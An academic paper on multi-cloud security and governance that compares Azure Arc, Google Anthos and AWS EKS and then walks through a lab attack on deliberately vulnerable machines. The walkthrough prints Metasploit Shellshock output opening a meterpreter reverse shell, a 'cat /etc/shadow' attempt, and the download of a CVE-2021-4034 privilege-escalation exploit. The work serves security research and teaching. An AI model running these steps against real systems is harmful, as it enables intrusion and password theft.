Data Security and Governance in Multi-Cloud Computing Environment

Data Security and Governance in Multi-Cloud Computing Environment

[1]Abel Yeboah-Ofori
School of Computing and Eng
University of West London
United Kingdom
abel.yeboah-ofori@uwl.ac.uk

[1]Alameen Jafar
School of Computing and Eng
University of West London
United Kingdom
alameen.alyasiri@bytes.co.uk

[2]Toluwaloju Abisogun
School of Computing and Eng
University of West London
United Kingdom
toluwaloju.abisogun@bca.com

[3]Ian Hilton
School of Computing and Eng
University of West London
United Kingdom
21591773@student.uwl.ac.uk

[4]Waheed Oseni
School of Computing and Eng
University of West London
United Kingdom
waheed.oseni@uwl.ac.uk

[5]Ahmad Musa
School of Eng, Technology and Design
Canterbury Christ Church University
United Kingdom
ahmad.musa@canterbury.ac.uk

Abstract--The adoption and integration of a multi-cloud computing environment for data transmission and storage is a crucial step for organizations, offering optimization, redundancy, and increased accessibility. However, this transition has also brought about significant security challenges, vulnerabilities, and attack vectors. These include inefficient resource management across diverse cloud providers, interoperability issues, identity and access management concerns, unauthorized access, data governance, and operational optimization. These challenges have led to various types of attacks, such as supply chain attacks, data breaches, DoS, APTs, and cross-cloud attacks. This paper delves into the growing complexities of securing multi-cloud environments, specifically focusing on governance and security implications. It also evaluates the effectiveness of multi-cloud management tools, such as Azure Arc and Google Anthos, in addressing these challenges. The contribution of this paper is threefold. First, we thoroughly investigate the various multi-cloud data storage mechanisms, vulnerabilities, and attacks. Secondly, we compare three prominent multi-cloud management tools, Azure Arc, Google Anthos, and AWS Elastic Kubernetes Service (EKS), regarding their ability to secure resources across diverse cloud providers. Finally, we conduct an attack on the multi-cloud platform to detect vulnerabilities and operational inefficiencies and propose security mechanisms to enhance security. Our results demonstrate how data security and governance can be effectively implemented to secure multi-cloud operation environments and how inefficiencies can be detected and addressed to ensure data security.

Keywords: Multi-cloud, Data Security, Cloud Services, Data Governance, Cyber Security

I. INTRODUCTION

As organizations increasingly embrace multi-cloud strategies to harness the benefits of diverse cloud providers and services, so are the vulnerabilities, risks, threats, and attacks [1]. Further, the growing complexities of managing multi-cloud environments have given rise to several critical challenges, primarily revolving around these distributed resources' requiring effective governance and security. Some of the critical challenges associated with blockchain security in the cloud environment cannot be ignored, including endpoints, scalability, criminal activities, and third parties, leading to various attacks. [2]. As organizations expand their reliance on multiple cloud providers, it becomes imperative to address several issues. Managing multi-cloud environments introduces complexity in enforcing consistent governance policies, including resource provisioning, access controls, compliance requirements, and resource tagging. The absence of a unified governance framework results in operational inefficiencies and compliance gaps. [3]. Additionally, multi-cloud environments often suffer from vulnerabilities due to inconsistent security configurations, misaligned policies, and variations in threat detection and response mechanisms across cloud providers. [4]. This fragmentation exposes organizations to a heightened risk of data breaches, unauthorized access, and compliance violations. Managing resources across multiple cloud providers leads to resource fragmentation, making it challenging to maintain an accurate inventory and enforce security controls consistently [5]. Figure 1 shows the multi-cloud security model and highlights the various multi-cloud service providers, the applications, architecture, system users and the vulnerable spots that threat actors could exploit.



Fig. 1. Multi-cloud Security Model and Attack Vectors

Resource fragmentation contributes to inefficiencies in resource allocation and cost management. Furthermore, ensuring compliance with industry regulations and internal policies across a multi-cloud landscape is intricate. Organizations face difficulties maintaining a comprehensive view of compliance status, leading to potential legal and reputational risks. [6]. Manual management of multi-cloud environments results in increased operational overhead, as it demands more significant effort in terms of resource provisioning, configuration management, monitoring, and troubleshooting. This can hinder scalability and agility.

Considering these challenges, the research aims to explore and analyze the growing difficulty of managing multi-cloud environments, specifically focusing on governance and security implications. We investigate the consequences of fragmented management practices and assess the effectiveness of multi-cloud management tools, such as Azure Arc and Google Anthos, in addressing these challenges. The study will examine how these tools enable organizations to streamline multi-cloud governance, enhance security postures, optimize resource management, and maintain compliance cohesively. Moreover, the research will offer insights into the practical application of the vulnerabilities that would arise due to poor

multi-cloud management and their impact on operational security, as well as their potential to mitigate the complexities associated with multi-cloud environments.

The contribution of this paper is threefold. First, we investigate the various multi-cloud data storage mechanisms, vulnerabilities, and attacks. Secondly, we compare three prominent multi-cloud management tools: Azure Arc, Google Anthos, and AWS Elastic Kubernetes Service (EKS), securing resources across diverse cloud providers. Finally, we implement an attack on the multi-cloud platform to detect vulnerabilities and operational inefficiencies and recommend security mechanisms to improve security. Our results show how data security and governance can be implemented to secure and how inefficiencies could be detected to secure data in multi-cloud operation environments.

II. STATE OF THE ART

This section discusses the state of the art and reviews the literature that identifies current trends in multi-cloud systems, vulnerabilities, and attacks. Pan Jun Sun explored the multitenant cloud environment; virtualization carries a notable threat of data loss. [7]. When numerous virtual machines utilize common physical resources like central processing units (CPU), storage, and memory, the compromise or failure of one machine can potentially jeopardize the critical data stored on other virtual machines. [7]. The vulnerability can allow attackers to exploit compromised machines and access sensitive information. They can potentially gain access to all the data stored therein, raising concerns over privacy and confidentiality, as both the cloud service provider and the unauthorized individual may potentially gain access to the data. Saran and Suria (2018) proposed a security architecture for multi-tenant cloud migration that considers preserving the confidentiality and integrity of data while migrating multitenant workloads. The proposed architecture includes a staging area, which creates a secure connection between the source and destination data centers to detect potential vulnerabilities in data transfer between different clouds. [8]. Hiremath and Kunte considered setting up a secure auditing system using a third-party auditor (TPA) to protect user data saved in the cloud. They used SHA-2 to calculate message digests and the advanced encryption standard method to encrypt data for strong protection for data hosted in the cloud. [9]. It must be noted that this system's effectiveness has not been validated and should be assessed in both a single-cloud context and a multi-cloud situation, taking data transmission across multiple clouds into account. [9]. Yeboah-Ofori et al. (2023) [10] It explored the enhancement of big data security in cloud computing using the RSA algorithm to improve the deployment and processing of data by utilizing RSA encryptions. It is critical to determine the system's capacity to handle escalating workloads and to assess its viability to ensure resistance to potential assaults. The quality of the encryption and message digest algorithms must be carefully evaluated. [11]. To improve data storage security in cloud computing, Kaur & Bhathal, 2015 reviewed data security algorithms in cloud computing by exploring different strategies for addressing potential dangers. However, this technique may be integrated with other approaches suggested in various publications to create a solid framework for cloud data management. [12]. Lopez-Falcon et al., 2019, presented a Bi-Objective Analysis of an Adaptive Secure Data Storage in a Multi-cloud for dependable and safe multi-cloud data storage by using techniques to reduce the dangers of data loss or corruption caused by hardware or software malfunctions. [13]. By dividing data among several cloud service providers (CSPs), the chance of data leakage can be significantly decreased by combining these approaches with the application of a third-party auditor (TPA) tool. [13].

Regarding security management, ensuring efficient identity access and management in cloud environments is crucial. However, the difficulties with securing access to cloud resources, including authentication and access control challenges and encountering infrastructure vulnerabilities, unsecured APIs, and data breaches [14]. However, the work has limitations as it does not examine the security vulnerabilities unique to popular cloud platforms like Azure and AWS. It lacks a review of the methods currently used to manage Identity and Access Management (IAM) [15].

A. Cloud Computing Services SaaS, IaaS, PaaS

Businesses have the flexibility to quickly scale their computer capacity to meet client needs and expand their business. **[**16**]**. There are fundamental service models that collectively contribute to the versatility and adaptability of cloud computing, including Infrastructure as a Service (IaaS), which grants users access to a virtualized environment encompassing the operating system, middleware, data, and applications. Platform as a Service (PaaS) provides application development, testing, and deployment with no requirement of managing the underlying infrastructure, thus allowing developers to concentrate solely on their applications. Software as a Service (SaaS) provides software services for application management, focusing primarily on user roles and data governance. These three service models offer a diverse spectrum of user requirements and management preferences and encompass several deployment models as outlined by Microsoft Azure (2023) **[**17**]**. The public, private, and hybrid cloud models represent a flexible incorporation of multiple cloud types, providing organizations with the versatility to tailor their cloud solutions to meet their specific business requirements.

B. Data Management in the Cloud

Data management in the cloud involves storing, organizing, retrieving, and protecting data within cloud computing environments. [15]. Cloud providers offer scalable and highly available data storage services such as object storage, block storage, and file storage, each catering to different data storage needs. Object storage refers to services like Amazon S3, Azure Blob Storage, and Google. Cloud Storage is used to store large amounts of unstructured data such as documents, images, videos, and backups. [18]. They provide durability, availability, and scalability. Block storage services like Amazon EBS, Azure Disk Storage, and Google Persistent Disk are suitable for use with virtual machines. They offer high-performance, low-latency storage that can be attached and detached from instances. File Storage solutions like Amazon EFS, Azure Files, and Google Cloud File store allow organizations to create network-attached storage that can be accessed by multiple instances concurrently. Cloud providers offer various security features and tools, including encryption at rest and in transit, identity and access management (IAM), security groups, firewalls, and auditing and monitoring services. [19]. Cloud data management involves organizing data into logical structures and classifying it based on sensitivity and importance. Data analytics and processing are where cloud platforms provide services for data analytics and processing, such as Amazon Redshift, Azure HDInsight, and Google BigQuery. These services enable businesses to analyze and derive insights from their data. Cloud platforms also offer monitoring and alerting solutions that help organizations track the health and performance of their data storage and processing resources. [20]**.**

C. Data Security in the Cloud

Securing data in the cloud is a critical aspect of cloud computing, and cloud providers offer a range of tools and best practices to help organizations protect their data. These include using identity and access management (IAM) services the cloud provider provides to control and manage user access to cloud resources. Additionally, implementing the principle of least privilege ensures that users only have the permissions necessary for their roles and enables multi-factor authentication (MFA) for enhanced security [21]. Organizations should also enable cloud providers' logging and monitoring services to track and analyze activities in the cloud environment, such as using Azure's monitoring tool Lighthouse. This also allows organizations to set up alerts for suspicious activities or security breaches and establish an incident response plan [22]. Backup and disaster recovery are essential as organizations should regularly back up data and applications to ensure data availability in case of data loss or disaster. They can test and document disaster recovery procedures to minimize downtime [23]. Organizations must understand and adhere to regulatory compliance requirements specific to the industry and location. The cloud provider's compliance certifications and tools can be used to help with compliance efforts. Network security groups, firewalls, and intrusion detection systems can be used to monitor and control network traffic. Security groups and access control lists (ACLs) can be utilized by organizations to control inbound and outbound traffic to resources, allowing only authorized communication [24].

D. Data Governance in the Cloud

An organization must take several essential steps to ensure data governance in the cloud, which are crucial for maintaining data integrity, security, and compliance in cloud environments. [25]. The organization should define comprehensive data governance policies that cover data classification, access controls, data retention, and compliance requirements. [26].

E. Kubernetes Open Source Container

Kubernetes, often abbreviated as K8s, is an open-source container orchestration platform initially developed by Google and now maintained by the Cloud Native Computing Foundation (CNCF). It addresses the complexities of managing and automating containerized applications' deployment, scaling, and operation. However, it presents challenges, including a learning curve and operational complexity, imposing the need for careful planning to achieve successful implementation in software ecosystems. [27].

F. Multi-cloud Systems

Multi-cloud considers the integration of various cloud services of multiple cloud providers simultaneously. The integration serves as a powerful mechanism for mitigating vendor lock-in, liberating businesses from the constraints of exclusive reliance on a single cloud provider. Facilitates the enhancement of cost efficiency, as it allows companies to exploit the most advantageous pricing options available from each cloud provider, optimizing their resource allocation and expenditures [28]. AWS boasts extensive global coverage, Microsoft Azure Cloud has an international presence that embraces the multi-cloud paradigm [29], Multi-cloud Infrastructure [30]

H. Managing a Multi-cloud Environment using Azure Arc

To address the complexities of managing a multi-cloud environment, tools such as Azure Arc emerge as valuable assets, offering a centralized approach to streamline governance efforts to establish governance [31]. This comprehensive resource inventory grants organizations clarity regarding the existence, configurations, and interdependencies of their resources, which is an essential element in governance endeavours [32]. Additionally, establishing and enforcing security baselines represent critical dimensions of multi-cloud governance, which is made consistent by Azure Security Centre and Azure Policy, in conjunction with Azure Arc, throughout diverse cloud environments. Moreover, Azure Active Directory (Azure AD) and Azure Role-Based Access Control (RBAC) help to manage user and application access within the multi-cloud landscape. Azure Arc extends its capabilities to enforce proper permissions, adhering to the principle of least privilege (PoLP). This mechanism ensures that users and applications possess the necessary permissions while maintaining a secure governance posture. Considerations include Azure Site Recovery for cross-cloud disaster recovery and Azure Backup for robust data protection. [33]. Furthermore, Azure Arc promotes infrastructure principles as code (IaC) and automation through tools like Azure Resource Manager (ARM) templates. This approach enables organizations to supply and manage resources consistently, fostering the evolution of continuous integration and continuous deployment (CI/CD) pipelines for automated resource deployment and configuration management. [34]. Its integration with AWS security services and compliance tools fortifies security measures, ensuring that organizations can maintain a robust security posture while efficiently managing multi-cloud Kubernetes workloads of the AWS EKS Anywhere interface. [35].

I. Google Anthos Versatile Multi-cloud Platform

Google Anthos is a versatile multi-cloud platform provided by Google Cloud. It is designed to facilitate the deployment and management of containerized applications across hybrid and multi-cloud environments. Anthos leverages Google Kubernetes Engine (GKE) and Istio to provide a consistent and secure platform for managing Kubernetes clusters and applications. It integrates seamlessly with Google Cloud's security and identity management tools, enforcing consistent access control policies. [36].

G. Comparison of Azure Arc, AWS EKS, and Google Anthos

Azure Arc, AWS EKS, and Google Anthos provide cloud computing services in a multi-cloud context. The three platforms are compared to determine their main distinctions and what would be best suited for a multi-cloud environment. In the context of multi-cloud management, two prominent solutions, Amazon Elastic Kubernetes Service (EKS) and Azure Arc, present distinct approaches and capabilities. EKS, primarily designed for Kubernetes management within Amazon Web Services (AWS), excels in providing Kubernetes-specific features and seamless integration with AWS services [37]. While it can be employed for multi-cloud scenarios, its strength lies in AWS-centric environments. On the other hand, Azure Arc, a component of Microsoft's Azure ecosystem, offers a broader spectrum of capabilities. Its ability to manage resources across various cloud providers, including AWS, Google Cloud, and on-premises infrastructures, stands out. This makes Azure Arc an appealing choice for organizations seeking more flexible and centralized approaches to multi-cloud management.

Azure Arc is more suited for hybrid cloud management than its counterparts [38]. The user can manage resources in both on-premises and multi-cloud scenarios. Additionally, it maintains uniformity regarding regulations across hybrid and multi-cloud systems. Because of this, Azure Arc is appropriate for businesses using both on-premises and cloud resources. Azure Arc is also focused on Microsoft and Azure services, so

despite being appropriate for hybrid and multi-cloud setups, it may lead to vendor lock-in for practical reasons. Google's multi-cloud management platform focuses on Kubernetes-centric management. While it can manage resources in other cloud providers, its primary integration and emphasis are on Google Cloud services. Anthos is well-suited for organizations invested in Kubernetes and Google Cloud [39].

The existing works provide compressive literature regarding cloud computing, data security, and critical issues in privacy, especially when preventing data leakage and safeguarding user data. When many clouds are involved, these concerns are more vital because data must travel via various cloud environments, thus increasing the security risks. The existing research suggests several strategies to reduce the danger of data leakage, but many of these measures require considerable adjustments to the cloud architecture, making them impractical. Further, a study in this area is necessary to examine potential synergies between various solutions that have been put forth to create the most advantageous and economical strategy for lowering the risk of data leakage in a multi-cloud environment. Therefore, our paper deploys some of the vulnerabilities and deploys an attack on a cloud platform to exploit vulnerabilities.

III. APPROACH

This section discusses the approach used for the implementations. The approach involves a hands-on practical scenario, where a vulnerable web application within a multi-cloud environment is targeted and analyzed, and used the Kill Chain attack model for our implementation to determine the tactics, techniques, and procedures (TTP) used by cyberattacks to exploit the multi-cloud environment. [40]. The model phases include reconnaissance, weaponization, delivery, exploitation, installation, command & control, and achieved objectives. The practical steps serve as a real-world exploration of platforms such as Azure Arc, Google Anthos, and AWS Elastic Kubernetes Service (EKS), securing resources across diverse cloud providers. We implement an attack on the multi-cloud platform to detect vulnerabilities and operational inefficiencies and recommend security mechanisms and mitigation strategies.to improve security. Of the challenges, vulnerabilities, attacks, and security implications associated with multi-cloud environments.

K. Lab Environment

The lab environment was set up to contain a set of different virtual machines with other functions, including a web application. There were six virtual machines in the lab environment: the first environment was Kali Linux, which is the attacking machine performing the different steps of the kill chain process; there was one patched Linux machine for comparison, one vulnerable web application called 'bWAPP' and another vulnerable virtual machine called 'Metasploit2'. These machines were part of the same network and could communicate with each other.

IV. IMPLEMENTATION

This section discusses the implementation process using the kill chain model concepts and the attack plan to determine the TTP.

A. Attack Plan

Step 1: The first step in the attack plan was to understand the available vulnerabilities, so a Nessus vulnerability scan was run to identify the vulnerable spots and find the most straightforward way into the web application. Meanwhile, an Nmap was run to determine what the web application used in terms of OS, Apache version, etc, to give insight into any outdated factors that must be targeted. After this, Metasploit's 'shellshock' Linux exploit was used, as the shellshock vulnerability allows an attacker to execute arbitrary code on a vulnerable system by manipulating environment variables in a way that Bash interprets and executes unintended commands. This vulnerability occurs because Bash was not correctly handling specific inputs, making it susceptible to malicious manipulation. Once this exploit was generated, the correct location in the web application was targeted to do this, and Burp Suite was used to identify the path to which the exploit could be sent. As the exploit was executed, access to the environment was attained. A privilege escalation was then performed to gain administrator rights, which provides access to gather the password files, and 'John the Ripper' was then used to crack the hash.

B. Vulnerability Scanning - NMAP

Step 2: Using the Nmap tool, we typed the command *sudo nmap -sV -0 192.168.100.9* to scan the Web Application from the attacker machine to identify the ports, headers, and vulnerabilities as indicated in Figure 2:



Fig. 2. NMAP Scans For Web Application Open Port Vulnerabilities

The scan reveals the port number, protocol, service, and the version running, with Apache being an older version. The report provides sufficient initial information. The Nessus report is then used to understand the vulnerabilities of the different services.

C. Vulnerability Scanning using Nessus Tool

The Nessus tool can be used to extract a report to show the attack surface and how many vulnerabilities exist in the network, as shown in Figure 3:

Fig. 3. Nessus Network Scan

Figure 4 highlights the specific vulnerabilities of the web application, and the 'shellshock' attack was exploited to gain

access to the web application. It was noted that Host 192.168.100.9 had the most significant number of vulnerabilities, which is the web application.



Fig 4. Nessus Detailed Report

*D. Vulnerability **Scanning – Burp Suite***

Burp Suite was then used to gather intelligence on the different directories in the web application and the data that can be seen. We demonstrate that the data is completely visible as the site did not use HTTPS or encryption. After investigating the site and browsing through the different pages, the directories were gathered, which helped us understand the web application after it had been infiltrated.

Vulnerability Scanning Dirb (Directory Buster) Using Dirb, it was possible to search and see the directories existing within the web application that can be infiltrated.

E. Payload Exploit using Metasploit

Once the web application's directories were identified, Metasploit was used to produce the payload to exploit the Linux vulnerability.

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   CMD_MAX_LENGTH    2048             yes       CMD max line length
   CVE               CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-62
                                                71, CVE-2014-6278)
   HEADER            User-Agent       yes       HTTP header to use
   METHOD            GET              yes       HTTP method to use
   Proxies                            no        A proxy chain of format type:host:port[,typ
                                                e:host:port][...]
   RHOSTS                             yes       The target host(s), see https://github.com/
                                                rapid7/metasploit-framework/wiki/Using-Meta
                                                sploit
   RPATH             /bin             yes       Target PATH for binaries used by the CmdSta
                                                ger
   RPORT             80               yes       The target port (TCP)
   SRVHOST           0.0.0.0          yes       The local host or network interface to list
                                                en on. This must be an address on the local
                                                 machine or 0.0.0.0 to listen on all addres
                                                ses.
   SRVPORT           8080             yes       The local port to listen on.
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                            no        Path to a custom SSL certificate (default i
                                                s randomly generated)
   TARGETURI                          yes       Path to CGI script
   TIMEOUT           5                yes       HTTP read response timeout (seconds)
   URIPATH                            no        The URI to use for this exploit (default is
                                                 random)
   VHOST                              no        HTTP server virtual host
```

Fig. 5. Metasploit – Shellshock Configuration

The current settings for 'RHOSTS' and 'TARGETURI' were filled out. RHOSTS is the IP address of the web application, and TARGETURI is the file path to the exploited script.

Firstly, Metasploit was launched using '*sudo msfconsole,'* and a search for 'shellshock' was conducted; the option containing *'cgi_bash'* was then located as evident. The first option was selected to get the prompt. It was noted that 'no payload configured' was mentioned. Therefore, it was necessary to set it up by typing 'options.' Figure 6 shows the exploit was then executed to create a reverse shell and give control over the web application.

```
TARGETURI ⇒ /DVWAPP/cgi-bin/shellshock.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.100.4:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.100.9
[*] Meterpreter session 1 opened (192.168.100.4:4444 → 192.168.100.9:36171) at 2023-09-17
10:04:02 -0400

meterpreter >
```

Fig 6: Metasploit – Access Gained to Web Application

Figure 7 shows that the web application's output was accessed by typing the 'getuid' command.

```
[*] Started reverse TCP handler on 192.168.100.4:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.100.9
[*] Meterpreter session 1 opened (192.168.100.4:4444 → 192.168.100.9:36171) at 2023-09-17
10:04:02 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: www-data
meterpreter >
```

Fig 7. Metasploit – Access gained to Web Application – 'getuid'

F. Post Attack – Privilege Escalation

Following the completion of the attack and gaining access to the web application, it was necessary to escalate the privileges to attain the password list. The current permissions were first checked by entering 'shell' and attempting to read a highly privileged file by typing 'cat /etc/shadow' as per Figure 8.

```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 8342 created.
Channel 1 created.
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Fig. 8. Privilege Escalation – Permission Denied

The resulting message in Figure 8, 'permission denied,' indicates that root access was not present. As evident in Figure 9, the exploit was prepared and downloaded onto the Kali machine to begin the privilege escalation exploit.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/[redacted]
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56
Receiving objects: 100% (92/92), 22.71 KiB | 1.33 MiB/s, done.
Resolving deltas: 100% (44/44), done.
```

Fig. 9. Privilege Escalation – Exploit Download to Kali

An attempt to download it on the web application that was breached was executed; however, due to the current permissions, this was not possible:

```
cd /tmp
git clone https://github.com/[redacted]
/bin/sh: git: not found
```

Fig 10. Privilege Escalation Exploit Download to Web Application Failed

Figure 11 indicates how the file was uploaded and hosted from the Kali Linux machine and then downloaded on the web application. We uploaded the file by copying it to the correct directory and covering the command.



Fig. 11. Privilege Escalation – Copying Exploit to Directory

The web server was then started using the command *sudo systemctl start apache2.services* in Figure 12:

Fig. 12. Privilege Escalation – Launching Web Server from Kali

Next, the web application was accessed to download the exploit from the attacking Kali Linux machine. This was successfully downloaded, as shown in Figure 13. This bypassed the permissions issue when downloading the exploit directly from Github.



Fig. 13. Downloading Exploit from Web Application

After downloading the exploit, Figure 14 shows the steps of compiling the exploit code into an executable using the 'gcc' command:



Fig. 14. Privilege escalation – Converting Exploit into Executable

The code was then executed, and the admin privileges were attained for the Privilege escalation attack, as shown in Figure 15:



Fig. 15. Code Execution and Privilege Escalated

V. RESULTS AND DISCUSSION

This section discusses the results using the kill chain concept to analyze the attack. The kill chain is a concept widely used in cybersecurity to describe the stages or steps that an attacker typically follows when launching a cyberattack. It provides a structured framework for understanding and analyzing the various phases that are experienced by an attacker, from initial reconnaissance to achieving their ultimate objective, often compromising a target system or network. In the context of multi-cloud security and governance, analysing and mitigating threats at different stages of the kill chain can enhance the overall security posture of a multi-cloud environment.

Other general security measures that can prevent this type of attack include conducting security updates to ensure that the underlying infrastructure, including the Kubernetes platform, is kept up to date with security patches to minimize vulnerabilities. Network Security Groups (NSGs) can be used to restrict network traffic and control inbound and outbound communication, reducing the attack surface. Comprehensive logging and monitoring solutions, such as Azure Monitor, can be implemented to provide visibility into cluster activities and facilitate threat detection. An incident response plan can also be developed, which includes Azure-specific procedures for responding to security incidents and breaches.

VI. RESULTS AND DISCUSSION

Multi-cloud security and data governance issues provide a key challenge in cloud storage infrastructures due to the distinct governance mechanisms offered by each provider. The key challenge and complexities associated with managing multi-cloud environments, particularly regarding governance, security, resource fragmentation, and compliance, is establishing effective governance practices. Resource provisioning, access control, and compliance policies must be aligned across multi-cloud environments, yet differences in provider-specific controls can hinder policy uniformity. Maintaining a comprehensive view of resources and their configurations is complex, as resource discovery and tracking can become fragmented, leading to governance blind spots. Furthermore, coordinating security policies and best practices across multiple cloud providers poses a significant challenge, as each provider offers its own set of security services and features. These differences can result in inconsistencies and security gaps, potentially exposing organizations to vulnerabilities. Managing user identities and access controls consistently across multi-cloud environments also presents challenges, as IAM configurations must align with organizational requirements while accommodating the nuances of various cloud providers' IAM models. Data transfer costs between cloud providers or on-premises and cloud environments can be substantial, further compounding the resource fragmentation challenge. The inherent complexity of managing multi-cloud environments demands that IT teams

acquire a broader skill set, encompassing knowledge of multiple cloud providers and their respective services.

